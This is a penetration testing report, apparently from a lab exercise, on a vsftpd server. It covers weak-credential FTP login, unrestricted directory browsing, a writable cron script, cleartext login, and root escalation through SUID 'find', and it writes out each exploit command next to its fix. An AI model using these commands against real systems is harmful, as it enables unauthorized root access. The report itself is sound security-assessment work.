At this point the last goal of this experiment is to escalate the privilege in the system. With this unrestricted shell, we want to find a program with a SUID permission that permit us to execute a program with its privileges, and this command help us:



```
user@42eea1bd7f3f:/$ find . -perm /4000 2>/dev/null
find . -perm /4000 2>/dev/null
./usr/bin/passwd
./usr/bin/gpasswd
./usr/bin/chsh
./usr/bin/find
./usr/bin/chfn
./usr/bin/newgrp
./bin/umount
./bin/su
./bin/mount
user@42eea1bd7f3f:/$
```

As how we can see, beyond the default programs that have the SUID bit active, we have also the programs ‘find’ with this bit active. This allows us to gain a shell with the root privileges in this way:



```
user@386f734cb94c:/$ find . -exec /bin/bash -p \; -quit
find . -exec /bin/bash -p \; -quit
id
uid=1000(user) gid=1000(user) euid=0(root) groups=1000(user)
```

The presence of euid (effective user id) equals to 0, tell us that we have the same privilege of the root. With the achievement of this last result our experiment is concluded, having obtained the maximum of privileges

28/06/2022

Penetration Testing Report

Customer: NotAttackMe S.R.L.
Project tested: Intranet FTP Server
Penetration Tester: Pietro Bernabei

History Logs

Version Number: 1.0

Date:28/06/2022

Updated by: Pietro Bernabei

Update: It is executed an activity of penetration testing on the ftp server of the company trying to gain the root privilege of the machine. The goal is reached by using: a vulnerability on the CRON System to gain access of the system and the escalation of privilege of the user by exploiting the SUID permission assigned to ‘find’ command.

Report Summary

Scoring system

For the evaluation of the severity of each flaw it was used the CVSS 3.1, evaluating the following characteristics:

- Attack vector (AV)
- Attack complexity (AC)
- Privilege required (PR)
- User interaction (UI)
- Scope (S)
- Confidentiality (C)
- Integrity (I)
- Availability (A)


For the severity rating, the severity score is categorized in this way:

- None: 0
- Low: 0.1 - 3.9
- Medium: 4.0 - 6.9
- High: 7.0 - 8.9
- Critical: 9.0 - 10.0


Vulnerabilities

- FTP Brute Force logins:
- FTP user not limited to their own home directory
- CRON scheduled program vulnerable.
- System program, find, with SUID permission.
- FTP Unencrypted Cleartext login

Flaws



Flaws by severity rating



Task executed:

1. Network scanning:
    - IP address of the target machine
2. Network hosts scanning:
    - Operating system fingerprinting
    - Service enumeration
3. Advanced enumeration of service vulnerabilities
    - Scan of FTP server to find vulnerabilities
    - Brute-force scan of FTP server
4. Exploiting server misconfiguration vulnerabilities
    - Gain access to the server using the ftp weak user credentials
5. Post-exploiting:
    - Navigate into the system trying to find useful vulnerabilities
    - Exploit Cron program to gain an illimited shell
    - Find vulnerabilities for escalation privilege.
    - Escalate privileges exploiting SUID misconfiguration

Vulnerabilities Sections

FTP Brute Force logins:


Description: It was possible to login into the remote FTP server using weak/know credentials:

user: user

Severity score: 7.3

IP address: 172.23.0.3

How to exploit:



```
┌──(root㉿7185c9b84e3a)-[/]
└─# ftp 172.21.0.3
Connected to 172.21.0.3.
220 (vsFTPd 3.0.3)
Name (172.21.0.3:root): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

How to fix:

Changing the weak password of the local user ‘user’ with the system feature:

sudo passwd user

And applicate a more powerful policy for the password


FTP user not limited to own home directory

Description: It was possible for a logged user to survey the file system without restriction

Severity score: 7.3

IP address: 172.23.0.3

How to exploit:



```
ftp> ls
229 Entering Extended Passive Mode (|||16389|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||46114|)
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 Jun 23 09:23 pippo
drwxr-xr-x    2 1000     1000         4096 Jun 23 09:23 user
226 Directory send OK.
ftp> 
```

How to Fix:

Setting/uncomment the following configuration option from the vsftp.conf :

chroot_local_user=YES


Program with SUID permission.

Description: It was possible to exploit ‘find’ program with the SUID permission to gain a root shell

Severity score: 7.0

IP address: 172.23.0.3

How to exploit:



```
user@386f734cb94c:/$ find . -exec /bin/bash -p \; -quit
find . -exec /bin/bash -p \; -quit
id
uid=1000(user) gid=1000(user) euid=0(root) groups=1000(user)
```

How to Fix:

Remove the SUID permission with:

chmod u-s /usr/bin/find

FTP Unencrypted Cleartext login

Description: The remote host is running an FTP service that allows cleartext logins over unencrypted connections

Severity score: 6.5

IP address: 172.23.0.3

How to exploit:

An attacker can uncover login names and passwords by sniffing traffic to the ftp service

How to fix:

Enabling the encryption into the FTP server (FTPS) or enforce the connection via the 'AUTH TLS'. This is possible activating the following option into the vsftpd.conf file:

- ssl_enabled=YES
- ssl_tlsv1=YES
- implicit_ssl=yes
- force_local_logins_ssl=YES
- force_local_data_ssl=yes

This option fixes the problem forcing the ftp client to enable an encrypted connection. Ssl_tlsv1 is an improvement of the ssl protocol that could be taken in consideration for a better protection.


CRON scheduled program vulnerable

Description: It was possible for a limited user to modify/substitute a program (execute.sh) executed by CRON service

Severity score: 6.3

IP address: 172.23.0.3

How to exploit:



```
ftp> put execute.sh execute.sh
local: execute.sh remote: execute.sh
229 Entering Extended Passive Mode (|||25143|)
150 Ok to send data.
100% |*********************************|    55      826.32 KiB/s    00:00 ETA
226 Transfer complete.
55 bytes sent in 00:00 (208.99 KiB/s)
ftp>
```

How to Fix:

Removing the write permission from the file with the following command:

chmod 744 /execute.sh